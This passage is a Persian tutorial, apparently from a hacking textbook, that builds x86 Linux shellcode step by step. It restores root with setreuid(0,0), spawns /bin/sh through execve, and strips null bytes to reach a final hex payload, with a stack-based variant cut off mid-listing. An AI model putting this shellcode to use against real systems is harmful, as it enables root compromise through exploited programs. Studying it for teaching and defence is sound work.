علاوه بر دستورات اسمبلی خامی که در پردازنده وجود دارند، لینوکس یک مجموعه از توابع را ارائه می دهد که می توان آنها را به راحتی در اسمبلی اجرا کرد. یک چنین تابعی تحت عنوان *فراخوانی سیستمی (system call)* شناخته شده و با استفاده از *وقفه ها (interrupt)* شروع به کار می کند. یک لیست شمارش شده از فراخوانی های سیستمی را در فایل /usr/include/asm/unistd.h خواهید یافت.

```
$ head -n 80 /usr/include/asm/unistd.h
#ifndef _ASM_I386_UNISTD_H_
#define _ASM_I386_UNISTD_H_

/*
 * This file contains the system call numbers.
 */

#define __NR_exit                1
#define __NR_fork                2
#define __NR_read                3
#define __NR_write               4
#define __NR_open                5
#define __NR_close               6
#define __NR_waitpid             7
#define __NR_creat               8
#define __NR_link                9
#define __NR_unlink             10
#define __NR_execve             11
#define __NR_chdir              12
#define __NR_time               13
#define __NR_mknod              14
#define __NR_chmod              15
#define __NR_lchown             16
#define __NR_break              17
#define __NR_oldstat            18
#define __NR_lseek              19
#define __NR_getpid             20
#define __NR_mount              21
#define __NR_umount             22
#define __NR_setuid             23
```

```
#define __NR_getuid             24
#define __NR_stime              25
#define __NR_ptrace             26
#define __NR_alarm              27
#define __NR_oldfstat           28
#define __NR_pause              29
#define __NR_utime              30
#define __NR_stty               31
#define __NR_gtty               32
#define __NR_access             33
#define __NR_nice               34
#define __NR_ftime              35
#define __NR_sync               36
#define __NR_kill               37
#define __NR_rename             38
#define __NR_mkdir              39
#define __NR_rmdir              40
#define __NR_dup                41
#define __NR_pipe               42
#define __NR_times              43
#define __NR_prof               44
#define __NR_brk                45
#define __NR_setgid             46
#define __NR_getgid             47
#define __NR_signal             48
#define __NR_geteuid            49
#define __NR_getegid            50
#define __NR_acct               51
#define __NR_umount2            52
#define __NR_lock               53
#define __NR_ioctl              54
#define __NR_fcntl              55
#define __NR_mpx                56
#define __NR_setpgid            57
#define __NR_ulimit             58
#define __NR_oldolduname        59
#define __NR_umask              60
#define __NR_chroot             61
#define __NR_ustat              62
#define __NR_dup2               63
#define __NR_getppid            64
#define __NR_getpgrp            65
#define __NR_setsid             66
#define __NR_sigaction          67
#define __NR_sgetmask           68
#define __NR_ssetmask           69
#define __NR_setreuid           70
#define __NR_setregid           71
#define __NR_sigsuspend         72
#define __NR_sigpending         73
```

با استفاده از تعدادی از دستورات اسمبلی مطرح شده در قسمت قبل و نیز فراخوانی های سیستمی موجود در فایل unistd.h **می توان برنامه های اسمبلی و قطعات بایت-کد زیادی را جهت انجام اعمال مختلف نوشت.**

۲,۱۰,۳. برنامه Hello, World!

یک برنامه ساده "Hello, World!" **نقطه شروع مناسب و متداولی را جهت آشنایی با فراخوانی های سیستمی و زبان اسمبلی فراهم می آورد.**

برنامه Hello World! باید عبارت "Hello, world!" را بر روی صفحه نمایش چاپ کنیم، لذا تابع مناسب در فایل unistd.h برای انجام این عمل، تابع write() است. سپس برای خروج از برنامه باید از تابع exit() استفاده کنیم. به این صورت برنامه Hello, World! باید دو فراخوانی سیستمی را برقرار سازد، یکی به write() و دیگری به exit().
ابتدا باید آرگومان های مورد نیاز برای تابع write() را تعیین کرد.

```
$ man 2 write
WRITE(2)          Linux Programmer's Manual       WRITE(2)

NAME
      write - write to a file descriptor
SYNOPSIS
       #include <unistd.h>

       ssize_t write(int fd, const void *buf, size_t count);

DESCRIPTION
       write writes up to count bytes to the file referenced by
       the file descriptor fd from the buffer starting at buf.
       POSIX requires that a read() which can be proved to occur
       after a write() has returned returns the new data. Note
       that not all file systems are POSIX conforming.

$ man 2 exit
_EXIT(2)            Linux Programmer's Manual            _EXIT(2)
```

همان طور که در خروجی فوق از راهنمای لینوکس بر می آید، اولین آرگومان یک *توصیفگر فایل (file descriptor)* است که یک عدد صحیح می باشد. مقدار نشان دهنده وسیله خروجی استاندارد عدد ۱ است، لذا برای چاپ پیام بر صفحه ترمینال باید این آرگومان را برابر با ۱ قرار دهیم. آرگومان بعدی، یک اشارگر به یک بافرکاراکتری می باشد که حاوی رشته مورد نظر ما برای چاپ شدن است. آخرین آرگومان نیز نشان دهنده اندازه آن بافر کاراکتری خواهد بود.

هنگام برقراری یک فراخوانی سیستمی در اسمبلی، از ثبات های EAX، EBX، ECX و EDX به منظور تعیین تابع مورد نظر برای فراخوانی و همچنین تنظیم آرگومان های آن تابع استفاده می شود. سپس برای دستور دادن به هسته جهت استفاده از این ثبات ها به منظور فراخوانی یک تابع، از یک *وقفه مخصوص (int 0x80 – برای فراخوانی هسته)* استفاده می شود. ثبات EAX نشان دهنده ی تابع مورد برای فراخوانی است (تعیین اینکه کدام تابع فراخوانی شود) و ثبات های EBX برای اولین آرگومان، ECX برای دومین و EDX برای سومین آرگومان استفاده می شوند.

پس برای نوشتن عبارت "Hello, world!" بر روی ترمینال باید رشته Hello, world! در مکانی از حافظه قرار گیرد. جهت پیروی درست از قوانین تقسیم بندی-حافظه این رشته را باید در مکانی در سگمنت یا قطعه ی داده قرار دهیم. سپس دستورات مختلف اسمبلی را در قطعه ی کد (یا همان text) قرار خواهیم داد. این دستورات مقادیر EAX، EBX، ECX و EDX را به طرز مورد نظر و مطلوب ما (در پاراگراف قبلی) تنظیم می کنند و سپس وقفه فراخوانی سیستمی را فراخوانی خواهند کرد.

به این صورت باید مقدار ۴ را در ثبات EAX قرار دهیم، چرا که تابع write() در فایل unistd.h فراخوانی سیستمی شماره چهار است. سپس مقدار ۱ در ثبات EBX قرار می گیرد، چونکه اولین آرگومان تابع write() یک عدد صحیح می باشد که نشان دهنده توصیفگر فایل است (که در این مورد همان وسیله خروجی استاندارد با شماره ۱ است). سپس باید آدرس رشته موجود در قطعه داده را در ثبات ECX قرار دهیم. سرانجام باید طول این رشته (در این مورد، ۱۳ بایت) را در ثبات EDX قرار دهیم. پس از بارگذاری این ثبات ها، وقفه فراخوانی سیستمی فراخوانی می شود و در نتیجه تابع write() فراخوانی می گردد.

برای خروج صحیح از برنامه نیاز به فراخوانی تابع exit() داریم. این تابع یک آرگومان واحد را برابر با 0 (صفر) می پذیرد. پس چون تابع exit()، فراخوانی سیستمی شماره یک است، لذا باید مقدار 1 را در ثبات EAX قرار دهیم و چون تنها آرگومان این تابع باید برابر با صفر باشد، لذا مقدار 0 را نیز در ثبات EBX قرار خواهیم داد. سپس وقفه فراخوانی سیستمی را یک بار دیگر فراخوانی خواهیم نمود. کد اسمبلی مربوط به تمام اَعمال فوق را در زیر می بینید:

```
hello.asm
section .data    ; section declaration

msg     db    "Hello, world!"    ; the string

section .text     ; section declaration

global _start     ; Default entry point for ELF linking

_start:

; write() call

 mov eax, 4       ; put 4 into eax, since write is syscall #4
 mov ebx, 1       ; put stdout into ebx, since the proper fd is 1
 mov ecx, msg     ; put the address of the string into ecx
 mov edx, 13      ; put 13 into edx, since our string is 13 bytes
 int 0x80         ; Call the kernel to make the system call happen

; exit() call

 mov eax,1       ; put 1 into eax, since exit is syscall #1
 mov ebx,0       ; put 0 into ebx
 int 0x80        ; Call the kernel to make the system call happen
```

برای تولید یک برنامه باینری قابل اجرا می توان این کد را *اسمبل (assemble)* کرده و سپس *پیوند (link)* داد. برای لینک شدن صحیح برنامه باینری به صورت *قالب قابل اجرا و متصل (ELF)*[۳۶]، خط global _start در کد فوق نیاز بود. پس از اسمبل شدن فایل به صورت یک باینریِ ELF، باید آنرا لینک کرد:

```
$ nasm -f elf hello.asm
$ ld hello.o
$ ./a.out
Hello, world!
```

همان طور که می بینید برنامه کار می کند. اما چون این برنامه آنقدر جذاب و مهم نیست تا آنرا به بایت-کد تبدیل کنیم، لذا یک برنامه مفیدتر می نویسیم.

۲,۱۰,۴. کد مولد پوسته

کد *مولد پوسته (Shell-Spawning)* کد ساده ای است که یک پوسته را اجرا می کند. این کد را می توان به شل-کد تبدیل کرد. دو تابع مورد نیاز در این راستا execve() و setreuid() هستند که به ترتیب فراخوانی های سیستمی شماره ۱۱ و ۷۰ هستند. فراخوانی execve() در حقیقت برای اجرای /bin/sh استفاده می شود. فراخوانی setreuid() نیز برای بازیابی سطح اختیارات ریشه (در صورت حذف و گرفته شدن (drop) این اختیارات) به کار می رود. بسیاری از برنامه های suid root به دلیل مقاصد امنیتی بالافاصله پس از انجام عمل مورد نیاز خود در محیط ریشه، سطح اختیارات ریشه را حذف می کنند. اما اگر این سطح اختیارات به درستی در شل-کد بازیابی نشود، تنها چیزی که تولید می شود یک پوسته کاربر معمولی است.

[36] Executable and Linking Format

نیازی به فراخوانی تابع exit() در شل-کد نیست، چرا که شل-کد یک *برنامه تعاملی*[۳۷] (یعنی پوسته) را اجرا خواهد کرد (لذا خودمان می توانیم پس از اتمام کارمان از پوسته خارج شویم). با این حال وجود تابع exit() در شل-کد مشکلی ایجاد نخواهد کرد. اما چون هدف مهم در نوشتن شل-کد کوچک نگاه داشتن آن است، لذا در این مثال از وجود تابع exit() صرف نظر می کنیم.

```
shell.asm
section .data    ; section declaration

filepath    db   "/bin/shXAAAABBBB"       ; the string

section .text    ; section declaration

global _start ; Default entry point for ELF linking

_start:

; setreuid(uid_t ruid, uid_t euid)

 mov eax, 70        ; put 70 into eax, since setreuid is syscall #70
 mov ebx, 0         ; put 0 into ebx, to set real uid to root
 mov ecx, 0         ; put 0 into ecx, to set effective uid to root
 int 0x80           ; Call the kernel to make the system call happen

; execve(const char *filename, char *const argv [], char *const envp[])

 mov eax, 0         ; put 0 into eax
 mov ebx, filepath ; put the address of the string into ebx
 mov [ebx+7], al    ; put the 0 from eax where the X is in the string
                    ; ( 7 bytes offset from the beginning)
 mov [ebx+8], ebx   ; put the address of the string from ebx where the
                    ; AAAA is in the string ( 8 bytes offset)
 mov [ebx+12], eax ; put the a NULL address (4 bytes of 0) where the
                    ; BBBB is in the string ( 12 bytes offset)
 mov eax, 11        ; Now put 11 into eax, since execve is syscall #11
 lea ecx, [ebx+8]   ; Load the address of where the AAAA was in the
                    ; string into ecx
 lea edx, [ebx+12] ; Load the address of where the BBBB is in the
                    ; string into edx
 int 0x80           ; Call the kernel to make the system call happen
```

این کد اندکی پیچیده تر از مثال قبلی است. اولین مجموعه دستوری که ممکن است برای ما تازگی داشته باشند، دستورات زیر هستند:

```
mov [ebx+7], al    ; put the 0 from eax where the X is in the string
                   ; ( 7 bytes offset from the beginning)
mov [ebx+8], ebx   ; put the address of the string from ebx where the
                   ; AAAA is in the string ( 8 bytes offset)
mov [ebx+12], eax  ; put the a NULL address (4 bytes of 0) where the
                   ; BBBB is in the string ( 12 bytes offset)
```

عبارت [ebx+7] به کامپیوتر دستور می دهد که مقدار منبع را در *آدرس* موجود در متغیر EBX بعلاوه ۷ بایت فاصله از آن (آفست)[۳۸]، قرار دهد. استفاده از ثبات ۱ بایتی (۸ بیتی) AL به جای ثبات ۴ بایتی (۳۲ بیتی) EAX، به اسمبلر دستور می دهد که به جای انتقال تمامیِ ۴ بایت موجود در ثبات EAX، فقط اولین بایت از آنرا منتقل کند.

چون ثبات EBX از قبل حاوی آدرس رشته "/bin/shXAAAABBBB" است، لذا این دستور یک بایت واحد از ثبات EAX را در جایگاه (بایت) هفتم، درست به جای کاراکتر X، در رشته قرار می دهد. این موضوع را در زیر ملاحظه می فرمائید:

---

[37] Interactive

[38] اصطلاحا به عبارت *"فاصله داشتن"*، واژه *"آفست (offset)"* نیز اطلاق می شود.

```
0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15
/ b i n / s h X A A  A  A  B  B  B  B
```

دو دستور بعدی به طریق مشابه عمل می نمایند، با این تفاوت که از ثبات ها و آفست های کاملِ ۳۲ بیتی استفاده می کنند که سبب انتقال بایت ها می شوند. این مسئله به ترتیب سبب جاینویسی "AAAA" و "BBBB" می گردد. چون ثبات EBX حاوی آدرس رشته است و ثبات EAX دارای مقدار 0 می باشد، لذا قسمت "AAAA" در رشته با آدرس ابتدای رشته، و قسمت "BBBB" با مقادیر صفر (که یک آدرس پوچ است) جاینویسی خواهند شد.

دو دستور بعدی که برای ما تازگی دارند از قرار زیر هستند:

```
lea ecx, [ebx+8]  ; Load the address of where the AAAA was in the
                  ; string into ecx
lea edx, [ebx+12] ; Load the address of where the BBBB is in the
                  ; string into edx
```

اینها دستورات *بارگذاری آدرس موثر (LEA)* هستند که آدرس موثر (و نه آدرس آفست) مربوط به منبع را در مقصد کپی می کنند. در این مورد آنها آدرس قسمت "AAAA" در رشته را در ثبات ECX و آدرس قسمت "BBBB" در رشته را در ثبات EDX کپی می کنند. چون دو آرگومان آخر در تابع execve() باید اشارگر به اشارگر باشند، لذا به این مسئله نیاز بود. یعنی آرگومان باید آدرسی باشد که به آدرس دیگر (که حاوی تکه داده نهایی است) اشاره کند. در این مورد، ثبات ECX اکنون حاوی آدرسی است که به یک آدرس دیگر (محلی که قسمت "AAAA" در رشته بود) اشاره می کند که همان ابتدای رشته است. به طور مشابه ثبات EDX حاوی آدرسی است که به یک آدرس پوچ (جایی که قسمت "BBBB" در رشته قرار داشت) اشاره می کند.

اکنون برای بررسی کارکرد این برنامه، کد را اسمبل کرده و سپس پیوند می دهیم.

```
$ nasm -f elf shell.asm
$ ld shell.o
$ ./a.out
sh-2.05a$ exit
exit
$ sudo chown root a.out
$ sudo chmod +s a.out
$ ./a.out
sh-2.05a#
```

همان طور که می بینید برنامه پوسته ای که می بایست را تولید کرد. اکنون اگر مالک برنامه به کاربر ریشه تغییر یابد و مجوز suid نیز روی آن تنظیم گردد، این برنامه یک پوسته ریشه را تولید خواهد کرد.

۲,۱۰,۵. اجتناب از استفاده از دیگر قطعه ها (segment)

این برنامه یک پوسته را تولید کرد، اما هنوز راه زیادی مانده تا تبدیل به شل-کد مناسب ما شود. بزرگترین مشکل ذخیره شدن رشته در قطعه داده است. اگر هدفمان نوشتن یک برنامه *مستقل (standalone)* باشد این مسئله خوب بود، اما شل-کد یک برنامه اجرایی مستقل و کامل نیست (شل-کد تکه کدی است که باید به برنامه در حال اجرا تزریق شود تا بدرستی اجرا گردد)، لذا این مسئله برای ما ایجاد مشکل می کند. به این صورت رشته موجود در قطعه داده باید به طریقی در کنار دیگر دستورات اسمبلی قرار گرفته و راهی برای یافتن آدرس آن نیز باید پیدا کرد. مشکل دیگر این است که چون آدرس دقیق شل-کد در حال اجرا را نداریم، لذا باید آدرس نسبی آنرا به EIP بدست آوریم. خوشبختانه دستورات jmp و call می توانند آدرس دهی را نسبت به EIP انجام دهند (آدرس دهی نسبی به EIP). می توان هر دو دستور را برای گرفتن آدرس رشته (که در همان فضای حافظه است که دستورات در حال اجرا هستند) نسبت به EIP بکار گرفت.

دستور call نیز همانند دستور jmp مقدار EIP را به یک مکان مشخص از حافظه تغییر می دهد، اما با این تفاوت که برخلاف دستور jmp، این دستور آدرس برگشت را بر روی پشته قرار خواهد داد، لذا روند اجرای برنامه پس از

دستور call دنبال خواهد شد. حال اگر بعد از دستور call، به جای دستور بعدی یک رشته قرار گیرد، آنگاه می توان آدرس برگشت قرار داده شده در پشته را بازیابی کرد (pop) و به جای استفاده از آن جهت برگشت به مکان اولیه می توانیم از آن برای ارجاع دادن رشته استفاده کنیم.

طریقه کارکرد این روش این طور است: در ابتدای اجرای برنامه، روند اجرا به محلی در پائین کد که دستور call و رشته مورد نظر در آنجا قرار گرفته اند پرش می کند. بهنگام اجرای دستور call، آدرس رشته روی پشته قرار خواهد گرفت. سپس دستور call اجرا می شود و روند اجرا به یک مکان نسبی در پائین دستور پرش قبلی باز می گردد. اکنون برنامه اشارگری از رشته در اختیار دارد و برنامه نیز می تواند بدون مشکل کار خود را ادامه دهد، درحین اینکه رشته نیز در انتهای کد جاسازی شده است. در اسمبلی این روش شبیه به حالت زیر است:

```
jmp two
one:
pop ebx
<program code here>
two:
call one
db 'this is a string'
```

ابتدا برنامه رو به پائین به برچسب two پرش می کند. اکنون قبل از اجرای دستور call، آدرس برگشت (که در اینجا همان آدرس رشته است) در پشته قرار می گیرد. آنگاه دستور call، برچسبِ one واقع در بالای کد را فراخوانی می کند. سپس برنامه آدرس برگشت را از پشته حذف و بازیابی (pop) کرده و آنرا در ثبات EBX قرار می دهد و پس از آن برنامه روند اجرا را به صورت عادی ادامه می دهد.

شل-کدِ برهنه (*stripped-down*)[۳۹] که از حقه call/jmp جهت گرفتن آدرس رشته استفاده می کند، چیزی شبیه به زیر است:

```
shellcode.asm
BITS 32

; setreuid(uid_t ruid, uid_t euid)

 mov eax, 70         ; put 70 into eax, since setreuid is syscall #70
 mov ebx, 0          ; put 0 into ebx, to set real uid to root
 mov ecx, 0          ; put 0 into ecx, to set effective uid to root
 int 0x80            ; Call the kernel to make the system call happen

 jmp short two       ; Jump down to the bottom for the call trick
one:
 pop ebx             ; pop the "return address" from the stack
                     ; to put the address of the string into ebx

; execve(const char *filename, char *const argv [], char *const envp[])
 mov eax, 0          ; put 0 into eax
 mov [ebx+7], al     ; put the 0 from eax where the X is in the string
                     ; ( 7 bytes offset from the beginning)
 mov [ebx+8], ebx    ; put the address of the string from ebx where the
                     ; AAAA is in the string ( 8 bytes offset)
 mov [ebx+12], eax   ; put a NULL address (4 bytes of 0) where the
                     ; BBBB is in the string ( 12 bytes offset)
 mov eax, 11         ; Now put 11 into eax, since execve is syscall #11
 lea ecx, [ebx+8]    ; Load the address of where the AAAA was in the string
                     ; into ecx
 lea edx, [ebx+12]   ; Load the address of where the BBBB was in the string
                     ; into edx
 int 0x80            ; Call the kernel to make the system call happen
two:
 call one            ; Use a call to get back to the top and get the
```

[39] منظور شل-کدی است که در قالب کدهای اسمبلی است و هنوز به قالب بایت های هگزادسیمال تبدیل نگردیده است.

```
 db '/bin/shXAAAABBBB'       ; address of this string
```

۲,۱۰,۶. حذف بایت های پوچ

اگر قطعه کد فوق را اسمبل کرده و در یک ویرایشگر هگزادسیمال (Hex Editor) بررسی کنیم معلوم خواهد شد که هنوز نمی توان این کد را به عنوان شل-کد استفاده کرد.

```
$ nasm shellcode.asm
$ hexeditor shellcode

00000000 B8 46 00 00 00 BB 00 00 00 00 B9 00 00 00 00 CD .F..............
00000010 80 EB 1C 5B B8 00 00 00 00 88 43 07 89 5B 08 89 ...[......C..[..
00000020 43 0C B8 0B 00 00 00 8D 4B 08 8D 53 0C CD 80 E8 C.......K..S....
00000030 DF FF FF FF 2F 62 69 6E 2F 73 68 58 41 41 41 41 ..../bin/shXAAAA
00000040 42 42 42 42                                     BBBB
```

هر بایت پوچ موجود در شل-کد (که به صورت ضخیم نمایش یافته اند) به عنوان انتهای رشته محسوب می شود، لذا تنها دو بایت نخست از شل-کد در بافر کپی خواهند شد. برای اینکه شل-کد به درستی و کامل در بافرها کپی شود، لذا تمام بایت های پوچ را از بین برد.

مکان هایی از کد که در آنها مقدار ایستای 0 (صفر) به یک ثبات منتقل می شوند، مکان های آشکارِ وجود بایت های پوچ در شل-کد اسمبل شده هستند. برای از بین بردن بایت های پوچ و حفظ عاملیت (کارکرد) برنامه، باید روشی را بکار بست تا بدون استفاده از مقدار 0 در کد، بتوان مقدار ایستای 0 را در یک ثبات قرار داد. یک راه می تواند انتقال یک عدد دلخواه ۳۲ بیتی در یک ثبات (با دستور mov) و سپس کاستن آن مقدار از خودش در ثبات (با دستور sub) باشد.

```
mov ebx, 0x11223344
sub ebx, 0x11223344
```

اگرچه این تکنیک کار می کند، اما حجم دستورات در این نقاط دو برابر می شود (چون در این صورت به جای یک دستور، عملا دو دستور بکار می رود) که این کار حجم شل-کد اسمبل شده را بزرگتر از اندازه لازم می کند. خوشبختانه راه حلی وجود دارد که می توان تنها با استفاده از یک دستور مقدار 0 را در ثبات قرار داد: *XOR*. دستور XOR، عمل *یای انحصاری (Exlusive OR)* را بر روی *بیت* های یک ثبات انجام می دهد.

یک یای-انحصاری، بیت ها را به صورت زیر تغییر می دهد:

```
1 xor 1 = 0
0 xor 0 = 0
1 xor 0 = 1
0 xor 1 = 1
```

اگر عدد ۱ با ۱ و نیز عدد صفر با صفر، یای انحصاری شوند، نتیجه ی هر دو، عدد صفر خواهد بود. لذا می توان نتیجه گرفت که اگر هر مقدار با خودش یای انحصاری شود نتیجه صفر خواهد بود. لذا اگر دستور XOR را جهت XOR کردن ثبات ها با خودشان بکار گیریم، مقدار صفر در آنها قرار خواهد گرفت. از طرفی، هم فقط از یک دستور استفاده کرده ایم و هم از بایت های پوچ دوری جسته ایم.

پس از اعمال تغییرات مناسب (به صورت ضخیم نمایش یافته اند)، شل-کد جدید به صورت زیر خواهد بود:

```
shellcode.asm
BITS 32

; setreuid(uid_t ruid, uid_t euid)
 mov eax, 70         ; put 70 into eax, since setreuid is syscall #70
 xor ebx, ebx        ; put 0 into ebx, to set real uid to root
 xor ecx, ecx        ; put 0 into ecx, to set effective uid to root
 int 0x80            ; Call the kernel to make the system call happen

 jmp short two       ; Jump down to the bottom for the call trick
one:
```

```
 pop ebx             ; pop the "return address" from the stack
                     ; to put the address of the string into ebx

; execve(const char *filename, char *const argv [], char *const envp[])
 xor eax, eax        ; put 0 into eax
 mov [ebx+7], al     ; put the 0 from eax where the X is in the string
                     ; ( 7 bytes offset from the beginning)
 mov [ebx+8], ebx    ; put the address of the string from ebx where the
                     ; AAAA is in the string ( 8 bytes offset)
 mov [ebx+12], eax   ; put the a NULL address (4 bytes of 0) where the
                     ; BBBB is in the string ( 12 bytes offset)
 mov eax, 11         ; Now put 11 into eax, since execve is syscall #11
 lea ecx, [ebx+8]    ; Load the address of where the AAAA was in the string
                     ; into ecx
 lea edx, [ebx+12]   ; Load the address of where the BBBB was in the string
                     ; into edx
 int 0x80            ; Call the kernel to make the system call happen

two:
 call one            ; Use a call to get back to the top and get the
 db '/bin/shXAAAABBBB' ; address of this string
```

پس از اسمبل کردن این نسخه از شل-کد به بایت های پوچ کمتری برخورد خواهیم کرد:

```
00000000 B8 46 00 00 00 31 DB 31 C9 CD 80 EB 19 5B 31 C0 .F...1.1.....[1.
00000010 88 43 07 89 5B 08 89 43 0C B8 0B 00 00 00 8D 4B .C..[..C.......K
00000020 08 8D 53 0C CD 80 E8 E2 FF FF FF 2F 62 69 6E 2F ..S......../bin/
00000030 73 68 58 41 41 41 41 42 42 42 42                shXAAAABBBB
```

با بررسی اولین دستور در شل-کد و متناظر کردن آن را کد اسمبل شده ی ماشین، دلیل وجود سه بایت پوچ باقیمانده نیز مشخص می شود. خط اول یعنی

```
mov eax, 70     ; put 70 into eax, since setreuid is syscall #70
```

به صورت خط زیر اسمبل می شود:

```
B8 46 00 00 00
```

دستور mov eax به صورت مقدار هگزادسیمال 0xB8 (آپکد) اسمبل می شود. عدد دسیمال ۷۰ نیز در هگزادسیمال به صورت 0x00000046 است. سه بایت پوچ موجود در انتهای خط فوق فقط *پرکننده ها (padding)* هستند، چرا که به اسمبلر فرمانی مبنی بر کپی کردن یک مقدار ۳۲ بیتی (چهار بایتی) داده شده است. این مقدار ۳۲ بیتی خیلی زیاد است، چرا که مقدار دسیمال ۷۰ تنها به ۸ بیت (۱ بایت) فضا احتیاج دارد. به این صورت ۱ بایت از ۴ بایت موجود با مقدار ۴۶ (معادل دسیمال ۷۰) و ۳ بایت باقیمانده نیز با مقادیر صفر پر می شود (pad). با استفاده از ثبات AL (معادل ۸ بیتی ثبات EAX)، به جای استفاده از ثبات ۳۲ بیتی EAX، اسمبلر تشخیص می دهد که تنها نیاز به کپی کردن یک بایت است. لذا دستور زیر:

```
mov al, 70      ; put 70 into eax, since setreuid is syscall #70
```

به صورت زیر اسمبل می شود:

```
B0 46
```

استفاده از یک ثبات ۸ بیتی بایت های پوچِ پرکننده را از بین برد، اما عاملیت برنامه اندکی تغییر کرد. در حال حاضر فقط یک بایت منتقل می شود و این مسئله سه بایت باقیمانده را صفر نمی کند. لذا برای حفظ عاملیت، ابتدا باید ثبات را صفر کرده و سپس بایت واحد را به آن منتقل کرد.

```
xor eax, eax    ; first eax must be 0 for the next instruction
mov al, 70      ; put 70 into eax, since setreuid is syscall #70
```

پس از اعمال تغییرات لازمه (به صورت ضخیم نمایش یافته اند)، شل-کد جدید به صورت زیر خواهد بود:

```
shellcode.asm
BITS 32

; setreuid(uid_t ruid, uid_t euid)
 xor eax, eax        ; first eax must be 0 for the next instruction
```

```
  mov al, 70          ; put 70 into eax, since setreuid is syscall #70
  xor ebx, ebx        ; put 0 into ebx, to set real uid to root
  xor ecx, ecx        ; put 0 into ecx, to set effective uid to root
  int 0x80            ; Call the kernel to make the system call happen
  jmp short two       ; Jump down to the bottom for the call trick
one:
  pop ebx             ; pop the "return address" from the stack
                      ; to put the address of the string into ebx

; execve(const char *filename, char *const argv [], char *const envp[])
  xor eax, eax        ; put 0 into eax
  mov [ebx+7], al     ; put the 0 from eax where the X is in the string
                      ; ( 7 bytes offset from the beginning)
  mov [ebx+8], ebx    ; put the address of the string from ebx where the
                      ; AAAA is in the string ( 8 bytes offset)
  mov [ebx+12], eax   ; put the a NULL address (4 bytes of 0) where the
                      ; BBBB is in the string ( 12 bytes offset)
  mov al, 11          ; Now put 11 into eax, since execve is syscall #11
  lea ecx, [ebx+8]    ; Load the address of where the AAAA was in the string
                      ; into ecx
  lea edx, [ebx+12]   ; Load the address of where the BBBB was in the string
                      ; into edx
  int 0x80            ; Call the kernel to make the system call happen
two:
  call one            ; Use a call to get back to the top and get the
  db '/bin/shXAAAABBBB' ; address of this string
```

توجه داشته باشید که در قسمت execve() در کد، احتیاج به صفر کردن ثبات EAX نیست، چرا که این ثبات قبلا در ابتدای آن قسمت صفر شده است. اگر این تکه کد را اسمبل کرده و با یک ویرایشگر هگزادسیمال بررسی کنیم، دیگر هیچ بایت پوچی در برنامه وجود نخواهد داشت.

```
$ nasm shellcode.asm
$ hexedit shellcode
00000000 31 C0 B0 46 31 DB 31 C9 CD 80 EB 16 5B 31 C0 88 1..F1.1.....[1..
00000010 43 07 89 5B 08 89 43 0C B0 0B 8D 4B 08 8D 53 0C C..[..C....K..S.
00000020 CD 80 E8 E5 FF FF FF 2F 62 69 6E 2F 73 68 58 41 ......./bin/shXA
00000030 41 41 41 42 42 42 42                           AAABBBB
```

اکنون که هیچ بایت پوچی باقی نمانده است لذا شل-کد می تواند به درستی و کامل در بافرها کپی شود.

اگرچه در چند مکان یک دستور اضافه به برنامه اضافه شد، اما استفاده از ثبات ها و دستورات ۸ بیتی، علاوه بر از بین بردن بایت های پوچ، اندازه شل-کد را نیز کم کرد. شل-کدهای کوچکتر مناسبتر هستند، چرا که ما همیشه اندازه بافر هدف را برای اکسپلویت کردن نخواهیم دانست. البته می توان این شل-کد را تا چند بایت دیگر نیز کوچکتر کرد.

عبارت XAAAABBBB در انتهای رشته /bin/sh به منظور تخصیص صحیح حافظه برای بایت پوچ و دو آدرسی که بعدا در آنجا کپی میشوند اضافه شد. هنگامی که شل-کد یک برنامه واقعی و مستقل بود، این تخصیص حافظه مسئله مهمی بود. اما در حال حاضر که شل-کد حافظه ای را که برای آن تخصیص نیافته است می رباید، پس نیازی به آن عبارت نیز نخواهد بود. این داده اضافی را می توان با اطمینان پاک کرد و نهایتا شل-کد به صورت زیر خواهد شد:

```
00000000 31 C0 B0 46 31 DB 31 C9 CD 80 EB 16 5B 31 C0 88 1..F1.1.....[1..
00000010 43 07 89 5B 08 89 43 0C B0 0B 8D 4B 08 8D 53 0C C..[..C....K..S.
00000020 CD 80 E8 E5 FF FF FF 2F 62 69 6E 2F 73 68       ......./bin/sh
```

خروجی فوق شل-کد نهایی است که از هر گونه بایت پوچ مبرا می باشد.

پس از انجام تمام آن کارها برای حذف بایت های پوچ، شاید بتوان از معادلات دستوری ارزش مندتری (به خصوص معادلات *یک دستوری*) منفعت برد:

```
mov [ebx+7], al     ; put the 0 from eax where the X is in the string
                    ; ( 7 bytes offset from the beginning)
```

این دستور در حقیقت یک حقه برای اجتناب از بایت های پوچ است. چون رشته /bin/sh باید با بایت پوچ خاتمه یابد (تا بتوان واقعا نامش را رشته گذاشت)، لذا باید بعد از رشته یک بایت پوچ موجود باشد. اما چون این رشته عملا در قطعه کد قرار گرفته است، لذا خاتمه دادن رشته با یک بایت پوچ منجر به قرار گرفتن یک بایت پوچ در شل-کد می گردد. با صفر کردن ثبات EAX با یک دستور XOR و سپس کپی کردن یک بایت واحد به جای بایت پوچ (جایی که X قرار داشت)، کد قادر به تغییر دادن خود می گردد و بدون اینکه عملا بایت پوچ در آن وجود داشته باشد، می تواند رشته های خود را با بایت پوچ خاتمه دهد.

این شل-کد را می توان در اکسپلویت های بی شماری استفاده کرد و در حقیقت همان شل-کدی است که در اکسپلویت ها در ابتدای این فصل استفاده می شد.

۲,۱۰,۷. شل-کد کوچکتر و استفاده از پشته

هنوز یک حقه دیگر را می توان حتی برای تولید شل-کد کوچکتر بکار گرفت. اندازه شل-کد قبلی ۴۶ بایت بود، اما استفاده هوشمندانه از پشته می تواند اندازه شل-کد را ۳۱ بایت هم کاهش دهد. بجای استفاده از حقه call/jmp برای دریافت اشارگری از رشته /bin/sh، این تکنیک بسادگی مقادیر را در پشته قرار داده و در زمان های لازم اشارگر پشته را کپی می کند. کد زیر شالوده این تکنیک را در کلی ترین شکل ممکن نشان می دهد.

```
stackshell.asm
BITS 32

; setreuid(uid_t ruid, uid_t euid)
  xor eax, eax      ; first eax must be 0 for the next instruction
  mov al, 70        ; put 70 into eax, since setreuid is syscall #70
  xor ebx, ebx      ; put 0 into ebx, to set real uid to root
  xor ecx, ecx      ; put 0 into ecx, to set effective uid to root
  int 0x80          ; Call the kernel to make the system call happen

; execve(const char *filename, char *const argv [], char *const envp[])
  push ecx          ; push 4 bytes of null from ecx to the stack
  push 0x68732f2f   ; push "//sh" to the stack
  push 0x6e69622f   ; push "/bin" to the stack
  mov ebx, esp      ; put the address of "/bin//sh" to ebx, via esp
  push ecx          ; push 4 bytes of null from ecx to the stack
  push ebx          ; push ebx to the stack
